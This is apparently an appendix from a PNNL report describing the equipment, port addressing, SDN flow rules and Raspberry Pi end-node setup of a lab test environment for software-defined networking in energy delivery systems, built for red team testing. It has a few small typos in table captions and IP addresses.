


Figure C-2. SDN4EDS As-Built Test Environment

C.3 Test Environment Equipment Configuration

This section describes the configuration of various components of the SDN test environment, which consists of the LAN network fabric (i.e., the SDN, converged, and traditional network environments) and various enclaves containing management and end-devices.

The equipment in the test environment includes the following:

- Three SEL 2740S SDN Ethernet data plane network switches
- Three Cisco Systems Inc. 3750 Ethernet network switches (two traditional data plane and one SDN control plane)
- Sixteen Raspberry Pi single-board computers
- One Intel®-based computer with a set of virtual machines emulating components of the Operations Technology infrastructure
- One Microsoft Windows virtual machine running SEL 5056 SDN flow controller software
- One Ubuntu virtual machine running as a syslog server.

C.3.1 SDN Network Fabric

An SDN network fabric consists of a data plane and a control plane. In this test environment, the data plane is made up of the SDN switches and the control plane is an SDN flow controller. A syslog server collects events forwarded by the flow controller.

The following sections provide the configurations of the devices in the SDN network fabric.

C.3.1.1 SEL 2740S Switch #1

Manufacturer: SEL
Model: 2740s
Connected Ports: see C-1

Table C-1. SEL 2740S Switch #1 Port Configuration

Port	IP Address	MAC Address	Function
B1(1)	192.168.1.200/24	00:24:9B:22:86:99	Modbus Client
C1(5)	192.168.1.16/24	B8:27:EB:22:40:97	Modbus Server 4
C4(8)	192.168.1.13/24	B8:27:EB:34:6B:A4	Modbus Server 3
D1(9)	192.168.1.20/24	00:30:A7:16:E4:6F	SDN Switch 2
D2(10)	192.168.1.30/24	00:30:A7:16:E3:61	SDN Switch 3

IP = internet protocol
MAC = media access control

C.3.1.2 SEL 2740S Switch #2

Manufacturer: SEL
Model: 2740s
Connected Ports: see Table C-2

Table C-2. SEL 2740S Switch #2 Port Configuration

Port	IP Address	MAC Address	Function
C4(8)	192.168.1.11/24	B8:27:EB:7B:BF:0F	Modbus Server 1
D1(9)	192.168.1.10/24	00:30:A7:16:E5:B5	SDN Switch 1
D2(10)	192.168.1.30/24	00:30:A7:16:E3:61	SDN Switch 3
E1(13)	192.168.1.12/24	B8:27:EB:4D:9A:1F	Modbus Server 2

IP = internet protocol
MAC = media access control

C.3.1.3 SEL 2740S Switch #3

Manufacturer: SEL
Model: 2740s
Connected Ports: see Table C-3

Table C-3. SEL 2740S Switch #3 Port Configuration

Port	IP Address	MAC Address	Function
B4(4)	192.168.1.15/24	B8:27:EB:D9:37:DB	SV Subscriber
C1(5)	192.168.1.14/24	B8:27:EB:D0:62:91	SV Publisher
D1(9)	192.168.1.20/24	00:30:A7:16:E4:6F	SDN Switch 2
D2(10)	192.168.1.10/24	00:30:A7:16:E5:B5	SDN Switch 1
E1(13)	192.168.1.17/24	B8:27:EB:1E:43:CE	DNP3 Master
E2(14)	192.168.1.18/24	B8:27:EB:4E:02:01	DNP3 Outstation

IP = internet protocol
MAC = media access control
DNP = Distributed Network Protocol version 3
SV = IEC 61850 sampled values

C.3.1.4 3750 Switch #1

This switch will be configured in the next phase and will represent the configuration of a traditional network.

C.3.1.5 3750 Switch #2

This switch will be configured in the next phase and will represent the configuration of a traditional network.

C.3.2 SDN Flow Rules

Various flow rules have been written to forward traffic between end-node devices. The SDN uses a deny-by-default approach, and all connections must be explicitly permitted. A summary of the flow rules is presented in this section.

C.3.2.1 Flow Rules in SEL 2740S Switch #1

Table C-4 shows the SDN flow rules configured for SEL 2740S Switch #1.

Table C-4. SEL 2740S Switch #1 Flow Rules

Flow Entry Alias	Flow Entry Match Fields					
ModbusClient	TcpDst:502	EthType:IPv4	InPortByAlias:s1_top:B1(1)	Ipv4SrcByAlias: Modbus Client	Ipv4DstByAlias: IP:192.168.1.11	IpProto:TCP
ModbusClient	TcpSrc:502	EthType:IPv4	InPortByAlias:s1_top:D1(9)	Ipv4SrcByAlias: IP:192.168.1.11	Ipv4DstByAlias: Modbus_Client	IpProto:TCP
ModbusClient	TcpSrc:502	EthType:IPv4	InPortByAlias:s1_top:D2(10)	Ipv4SrcByAlias: IP:192.168.1.11	Ipv4DstByAlias: Modbus_Client	IpProto:TCP
BidirectionalARP		EthType:ARP	InPortByAlias:s1_top:B1(1)	ArpSpaByAlias: Modbus Client	ArpTpaByAlias: IP:192.168.1.11	
BidirectionalARP		EthType:ARP	InPortByAlias:s1_top:D1(9)	ArpSpaByAlias: IP:192.168.1.11	ArpTpaByAlias: Modbus Client	
BidirectionalARP		EthType:ARP	InPortByAlias:s1_top:D2(10)	ArpSpaByAlias: IP:192.168.1.11	ArpTpaByAlias: Modbus Client	
BidirectionalARP		EthType:ARP	InPortByAlias:s1_top:B1(1)	ArpSpaByAlias: Modbus Client	ArpTpaByAlias: IP:192.168.1.12	
BidirectionalARP		EthType:ARP	InPortByAlias:s1_top:D1(9)	ArpSpaByAlias: IP:192.168.1.12	ArpTpaByAlias: Modbus Client	
BidirectionalARP		EthType:ARP	InPortByAlias:s1_top:D2(10)	ArpSpaByAlias: IP:192.168.1.12	ArpTpaByAlias: Modbus Client	
ModbusClient	TcpDst:502	EthType:IPv4	InPortByAlias:s1_top:B1(1)	Ipv4SrcByAlias: Modbus Client	Ipv4DstByAlias: IP:192.168.1.12	IpProto:TCP
ModbusClient	TcpSrc:502	EthType:IPv4	InPortByAlias:s1_top:D1(9)	Ipv4SrcByAlias: IP:192.168.1.12	Ipv4DstByAlias: Modbus Client	IpProto:TCP
ModbusClient	TcpSrc:502	EthType:IPv4	InPortByAlias:s1_top:D2(10)	Ipv4SrcByAlias: IP:192.168.1.12	Ipv4DstByAlias: Modbus Client	IpProto:TCP
BidirectionalARP		EthType:ARP	InPortByAlias:s1_top:B1(1)	ArpSpaByAlias: Modbus Client	ArpTpaByAlias: IP:192.168.1.13	
BidirectionalARP		EthType:ARP	InPortByAlias:s1_top:C4(8)	ArpSpaByAlias: IP:192.168.1.13	ArpTpaByAlias: Modbus Client	
ModbusClient	TcpDst:502	EthType:IPv4	InPortByAlias:s1_top:B1(1)	Ipv4SrcByAlias: Modbus Client	Ipv4DstByAlias: IP:192.168.1.13	IpProto:TCP
ModbusClient	TcpSrc:502	EthType:IPv4	InPortByAlias:s1_top:C4(8)	Ipv4SrcByAlias: IP:192.168.1.13	Ipv4DstByAlias: Modbus Client	IpProto:TCP

C.3.2.2 Flow Rules in SEL 2740S Switch #2

Table C-5 shows the SDN flow rules configured for SEL 2740S Switch #2.

Table C-5. SEL 2740S Switch #2 Flow Rules

Flow Entry Alias	Flow Entry Match Fields					
ModbusClient	TcpDst:502	EthType:IPv4	InPortByAlias:s2_mid:D1(9)	Ipv4SrcByAlias: Modbus Client	Ipv4DstByAlias: IP:192.168.1.11	IpProto:TCP
ModbusClient	TcpDst:502	EthType:IPv4	InPortByAlias:s2_mid:D2(10)	Ipv4SrcByAlias: Modbus Client	Ipv4DstByAlias: IP:192.168.1.11	IpProto:TCP
ModbusClient	TcpSrc:502	EthType:IPv4	InPortByAlias:s2_mid:C4(8)	Ipv4SrcByAlias: IP:192.168.1.11	Ipv4DstByAlias: Modbus Client	IpProto:TCP
BidirectionalARP		EthType:ARP	InPortByAlias:s2_mid:D1(9)	ArpSpaByAlias: Modbus Client	ArpTpaByAlias:IP: 192.168.1.11	
BidirectionalARP		EthType:ARP	InPortByAlias:s2_mid:D2(10)	ArpSpaByAlias: Modbus Client	ArpTpaByAlias:IP: 192.168.1.11	
BidirectionalARP		EthType:ARP	InPortByAlias:s2_mid:C4(8)	ArpSpaByAlias: 192.168.1.11	ArpTpaByAlias:IP: Modbus Client	
BidirectionalARP		EthType:ARP	InPortByAlias:s2_mid:D1(9)	ArpSpaByAlias: Modbus Client	ArpTpaByAlias: IP: 192.168.1.12	
BidirectionalARP		EthType:ARP	InPortByAlias:s2_mid:D2(10)	ArpSpaByAlias: Modbus Client	ArpTpaByAlias: IP: 192.168.1.12	
BidirectionalARP		EthType:ARP	InPortByAlias:s2_mid:E1(13)	ArpSpaByAlias: Modbus Client	ArpTpaByAlias: IP: 192.168.1.12	
Modbus Client	TcpDst:502	EthType:IPv4	InPortByAlias:s2_mid:D1(9)	Ipv4SrcByAlias: Modbus Client	Ipv4DstByAlias: IP:192.168.1.12	IpProto:TCP
Modbus Client	TcpDst:502	EthType:IPv4	InPortByAlias:s2_mid:D2(10)	Ipv4SrcByAlias: Modbus Client	Ipv4DstByAlias: IP:192.168.1.12	IpProto:TCP
ModbusClient	TcpSrc:502	EthType:IPv4	InPortByAlias:s2_mid:E1(13)	Ipv4SrcByAlias: IP:192.168.1.12	Ipv4DstByAlias: Modbus Client	IpProto:TCP

C.3.2.3 Flow Rules in SEL 2740S Switch #3

Table C-6 shows the SDN flow rules configured for SEL 2740S Switch #1.

Table C-6. SEL 2740S Switch #3 Flow Rules

Flow Entry Alias	Flow Entry Match Fields					
BidirectionalARP		EthType:ARP	InPortByAlias s3_bottom: E1(13)	ArpSpaByAlias: IP:192.168.1.17	ArpTpaByAlias:IP: 192.168.1.18	
BidirectionalARP		EthType:ARP	InPortByAlias: s3_bottom: E2(14)	ArpSpaByAlias: IP:192.168.1.18	ArpTpaByAlias:IP: 192.168.1.17	
DNP3-TCP Client	TcpDst: 20000	EthType:IPv4	InPortByAlias: s3_bottom:E1(13)	Ipv4SrcByAlias: IP:192.168.1.17	Ipv4DstByAlias: IP:192.168.18	IpProto:TCP
DNP3-TCP Client	TcpDst: 20000	EthType:IPv4	InPortByAlias: s3_bottom:E2(14)	Ipv4SrcByAlias: IP:192.168.1.18	Ipv4DstByAlias: IP:192.168.17	IpProto:TCP
Modbus Client	TcpDst:502	EthType:IPv4	InPortByAlias: s3_bottom:D2(10)	Ipv4SrcByAlias: Modbus Client	Ipv4DstByAlias: IP:192.168.1.11	IpProto:TCP
Modbus Client	TcpSrc:502	EthType:IPv4	InPortByAlias: s3_bottom:D1(9)	Ipv4SrcByAlias: IP:192.168.1.11	Ipv4DstByAlias: Modbus Client	IpProto:TCP
BidirectionalARP		EthType:ARP	InPortByAlias: s3_bottom: D2(10)	ArpSpaByAlias: Modbus Client	ArpTpaByAlias:IP: 192.168.1.11	
BidirectionalARP		EthType:ARP	InPortByAlias: s3_bottom: D1(9)	ArpSpaByAlias: 192.168.1.11	ArpTpaByAlias:IP: Modbus Client	
BidirectionalARP		EthType:ARP	InPortByAlias: s3_bottom: D2(10)	ArpSpaByAlias: Modbus Client	ArpTpaByAlias:IP: 192.168.1.12	
BidirectionalARP		EthType:ARP	InPortByAlias: s3_bottom: D1(9)	ArpSpaByAlias: 192.168.1.12	ArpTpaByAlias:IP: Modbus Client	
Modbus Client	TcpDst:502	EthType:IPv4	InPortByAlias: s3_bottom:D2(10)	Ipv4SrcByAlias: Modbus Client	Ipv4DstByAlias: IP:192.168.1.12	IpProto:TCP
Modbus Client	TcpSrc:502	EthType:IPv4	InPortByAlias: s3_bottom:D1(9)	Ipv4SrcByAlias: IP:192.168.1.12	Ipv4DstByAlias: Modbus Client	IpProto:TCP
SV		EthType:0x88BA	InPortByAlias: s3_bottom:C1(5)	EthSrcByAlias: IP:192.168.1.14		

C.3.3 End-Node Devices

The test environment includes several end-node devices that generate or receive network traffic that is passed through the network fabric. Currently, these devices consist of several Raspberry Pi single-board computers running software that emulates typical end-device components that simulate the traffic and protocols that would be seen in a real environment.

Raspberry Pi devices were chosen because of their flexibility and cost. For less than $100 each, individual end devices running a variety of EDS protocols can be created and reconfigured, thus allowing a wide variety of protocols and end-device sources and sinks that represent a real environment. The focus of this test environment is to test the infrastructure and not the end devices. Red team activities were specifically prohibited from attacking the Raspberry Pi devices.

In the future, the test environment will be augmented with a few actual devices (e.g., protective relays, merging units, time sources, etc.) that will interact with each other and the simulated devices.

Further, a virtual server environment has also been provisioned to serve as a source or sink of traffic sent to, or received from, the end-node devices.

C.3.3.1 Raspberry Pi #1

Hardware: Raspberry Pi
Operating software: Raspbian
IP address: 192.168.1.11/24
MAC address: B8:27:EB:7B:BF:0F
Function: Modbus Server_1
Protocol: Modbus
Application software loaded: PyModbus
Application software version: v2.0.1
Physical connections: s2_mid
Logical connections: Modbus client (192.168.1.200/24)

C.3.3.2 Raspberry Pi #2

Hardware: Raspberry Pi
Operating software: Raspbian
IP address: 192.168.1.12/24
MAC address: B8:27:EB:4D:9A:1F
Function: Modbus Server_2
Protocol: Modbus
Application software loaded: PyModbus
Application software version: v2.0.1
Physical connections: s2_mid
Logical connections: Modbus client (192.168.1.200/24)

C.3.3.3 Raspberry Pi #3

Hardware: Raspberry Pi
Operating software: Raspbian
IP address: 192.168.1.13/24
MAC address: B8:27:EB:34:6B:A4
Function: Modbus Server_3
Protocol: Modbus
Application software loaded: PyModbus
Application software version: v2.0.1
Physical connections: s1_top
Logical connections: Modbus client (192.168.1.200/24)

C.3.3.4 Raspberry Pi #4

Hardware: Raspberry Pi
Operating software: Raspbian
IP address: 192.168.1.16/24
MAC address: B8:27:EB:22:40:97
Function: Modbus Server_4
Protocol: Modbus
Application software loaded: PyModbus
Application software version: v2.0.1
Physical connections: s1_top
Logical connections: Not Configured

C.3.3.5 Raspberry Pi #5

Hardware: Raspberry Pi
Operating software: Raspbian
IP address: 192.168.1.14/24
MAC address: B8:27:EB:D0:62:91
Function: SV Publisher
Protocol: SV
Application software loaded: Lib61850
Application software version: v1.3.0
Physical connections: s3_bottom
Logical connections: SV_Subscriber (192.168.1.15/24)

C.3.3.6 Raspberry Pi #6

Hardware: Raspberry Pi
Operating software: Raspbian
IP address: 192.168.1.15/24
MAC address: B8:27:EB:D9:37:DB
Function: SV Subscriber
Protocol: SV
Application software loaded: Lib61850
Application software version: v1.3.0
Physical connections: s3_bottom
Logical connections: SV_Subscriber (192.168.1.14/24)

C.3.3.7 Raspberry Pi #7

Hardware: Raspberry Pi
Operating software: Raspbian
IP address: 192.168.1.17/24
MAC address: B8:27:EB:1E:43:CE
Function: DNP3 Master
Protocol: DNP3
Application software loaded: OpenDNP3
Application software version: v2.0.x
Physical connections: s3_bottom
Logical connections: DNP3 Outstation (192.168.1.18/24)

C.3.3.8 Raspberry Pi #8

Hardware: Raspberry Pi
Operating software: Raspbian
IP address: 192.168.1.18/24
MAC address: B8:27:EB:4E:02:01
Function: DNP3 Outstation
Protocol: DNP3
Application software loaded: OpenDNP3
Application software version: v2.0.x
Physical connections: s3_bottom
Logical connections: DNP3 Master (192.168.1.17/24)

C.3.3.9 Raspberry Pi #9

Hardware: Raspberry Pi
Operating software: Raspbian
IP address: 192.168.1.19/24
MAC address: B8:27:EB:E7:57:5A
Function: SV Publisher
Protocol: Sampled Values
Application software loaded: Lib61850
Application software version: v.1.3.0
Physical connections: s3_bottom
Logical connections: SV_Subscriber VM (192.168.1.205/24)

C.3.3.10 Raspberry Pi #10

Hardware: Raspberry Pi
Operating software: Raspbian
IP address: 192.168.1.20/24
MAC address: B8:27:EB:DF:97:EF
Function: TBD
Protocol: TBD
Application software loaded:
Application software version:
Physical connections: s3_bottom
Logical connections:

C.3.3.11 Raspberry Pi #11

Hardware: Raspberry Pi
Operating software: Raspbian
IP address: 192.168.1.21/24
MAC address: B8:27:EB:03:84:45
Function: UDP Traffic
Protocol: UDP
Application software loaded:
Application software version:
Physical connections: s2_mid
Logical connections: Historian (192.168.1.35/24)

C.3.3.12 Raspberry Pi #12

Hardware: Raspberry Pi
Operating software: Raspbian
IP address: 192.168.1.22/24
MAC address: B8:27:EB:25:A7:9B
Function: UDP Traffic
Protocol: UDP
Application software loaded:
Application software version:
Physical connections: s2_mid
Logical connections: Historian (192.168.1.35/24)

C.3.3.13 Raspberry Pi #13

Hardware: Raspberry Pi
Operating software: Raspbian
IP address: 192.168.1.23/24
MAC address: B8:27:EB:BF:4E:55
Function: DNP3 Master
Protocol: DNP3
Application software loaded: OpenDNP3
Application software version: v2.0.x
Physical connections: s2_mid
Logical connections: DNP3 Outstation (192.168.1.24/24)

C.3.3.14 Raspberry Pi #14

Hardware: Raspberry Pi
Operating software: Raspbian
IP address: 192.168.1.24/24
MAC address: B8:27:EB:96:AC:C1
Function: DNP3 Outstation
Protocol: DNP3
Application software loaded: OpenDNP3

Application software version: v2.0.x
Physical connections: sel_top
Logical connections: DNP3 Master (192.168.1.23/24)

C.3.3.15 Raspberry Pi #15

Hardware: Raspberry Pi
Operating software: Raspbian
IP address: 192.168.1.25/24
MAC address: B8:27:EB:EF:D2:1A
Function: DNP3 Master
Protocol: DNP3
Application software loaded: OpenDNP3

Application software version: v2.0.x
Physical connections: sel_top
Logical connections: DNP3 Outstation (192.168.1.26/24)

C.3.3.16 Raspberry Pi #16

Hardware: Raspberry Pi
Operating software: Raspbian
IP address: 192.168.1.26/24
MAC address: B8:27:EB:60:C4:FB
Function: DNP3 Outstation
Protocol: DNP3
Application software loaded: OpenDNP3
Application software version: v2.0.x
Physical connections: sel_top
Logical connections: DNP3 Master (192.168.1.25/24)

C.3.3.17 HMI VM

Hardware: ESXi Server
Operating software: Ubuntu
IP address: 192.168.1.45/24
MAC address: 00:0C:29:17:67:D2
Function: HMI
Protocol:
Application software loaded:
Application software version:
Physical connections: sel_bot
Logical connections:

C.3.3.18 Historian VM

Hardware: ESXi Server
Operating software: Ubuntu
IP address: 192.168.1.35 /24
MAC address: 00:0C:29:EE:D3:53
Function: Historian
Protocol:
Application software loaded:
Application software version:
Physical connections: sel_top
Logical connections: Raspberry Pi #11, Raspberry Pi #12

C.3.4 LAN Enclaves

The LAN component of the SDN test environment contains three different enclaves that can be configured for testing. End-node devices are physically connected to the SDN network in various enclaves for testing and are configured through a combination of changing physical cables or adjusting the flow rules in the SDN switches.

Traffic generated by end devices in the test environment uses protocols typically found in EDSs but does not necessarily represent any single environment. The EDS protocols used in the test environment are listed below:

- DNP3
- Modbus
- IEC 61850.

Additional EDS protocols (e.g., Profibus/S7 or BACNet) may be added to the test environment as time and equipment resources allow.

C.3.4.1 SDN Enclave

The SDN enclave consists of end devices (see Section C.3.3) connected to the SDN component of the switch fabric. The objective of testing in a pure SDN environment is to maximize the functions and features of the SDN configuration, including flow manipulation and frame inspection.

C.3.4.2 Converged Enclave

The converged enclave represents an SDN network and a traditional network. The objective of a converged enclave is to develop recommendations for introducing SDN into traditional networks without compromising resiliency and security. The converged enclave represents the most likely SDN environment to be seen in a utility field environment (e.g., a substation).

Note – The converged enclave was not built out for Red Team testing in this phase.

C.3.4.3 Traditional Enclave

The traditional enclave represents a legacy switched network environment in use at utilities. In a traditional network environment, the control plane and data plane reside in the same device. This test environment will use a minimal traditional enclave for demonstration purpose.

Note – The traditional enclave was not built out for Red Team testing in this phase.

C.3.5 SD-WAN Connection

The SD-WAN connections will be established with a partner to represent a market operator. Data sent over the link from the remote partner site to the test environment are monitored to observe impacts due to latency, jitter, and packet loss. Network transport options include multiprotocol label switching, internet, or cellular.

Note – The SD-WAN connection was not built out for Red Team testing in this phase.

C.3.6 Management & Monitoring Network

The management network consists of the equipment necessary to monitor and configure the SDN switches. This includes the network flow controller node and any associated infrastructure, a network connecting the flow controller to the SDN switches, and a node to monitor the network and perform analytics.

The management network connects the SDN Flow Controller to the SDN switches. This network is used to send configuration updates to the SDN switches and to receive data about analytics, performance, and events from the SDN switches. In the test environment, this is a simple Ethernet LAN, but in a real installation, this could include wide-area connections from a central network management system to SDN environments in substations.

The network also connects various logging and analytical devices to the SDN flow controller. In the test environment for this Red Team exercise, only the SYSLOG server was configured.

C.3.6.1 SDN Flow Controller

IP address: 192.168.10.1/16
Application software loaded: SEL 5056 Flow Controller

C.3.6.2 SYSLOG Server

IP address: 192.168.10.2/16

C.3.6.3 Management Network Switch

IP address: NA

C.3.7 Administrative Network

The administrative network consists of the equipment necessary to connect the test environment to the PNNL campus network to provide access for testing by both internal and external parties. External (i.e., non-PNNL) researchers access the test environment through a virtual private network connection to the PNNL corporate network before authentication and access to the test environment.

The administrative network consists of bastion hosts, firewalls, and routers that are used to securely connect the SDN test environment to the PNNL corporate environment.

The administrative network is not considered part of the SDN test environment and exists only to provide access to the test environment from the PNNL network.

C.3.8 VMWare ESXi Configuration

Figure C-3, Figure C-4, and Figure C-5 depict network configurations on the VMWare ESXI server containing the non-Raspberry Pi server nodes.




Figure C-3. ESXi Management Network Configuration




Figure C-4. ESXi Internal Red Team Network Configuration

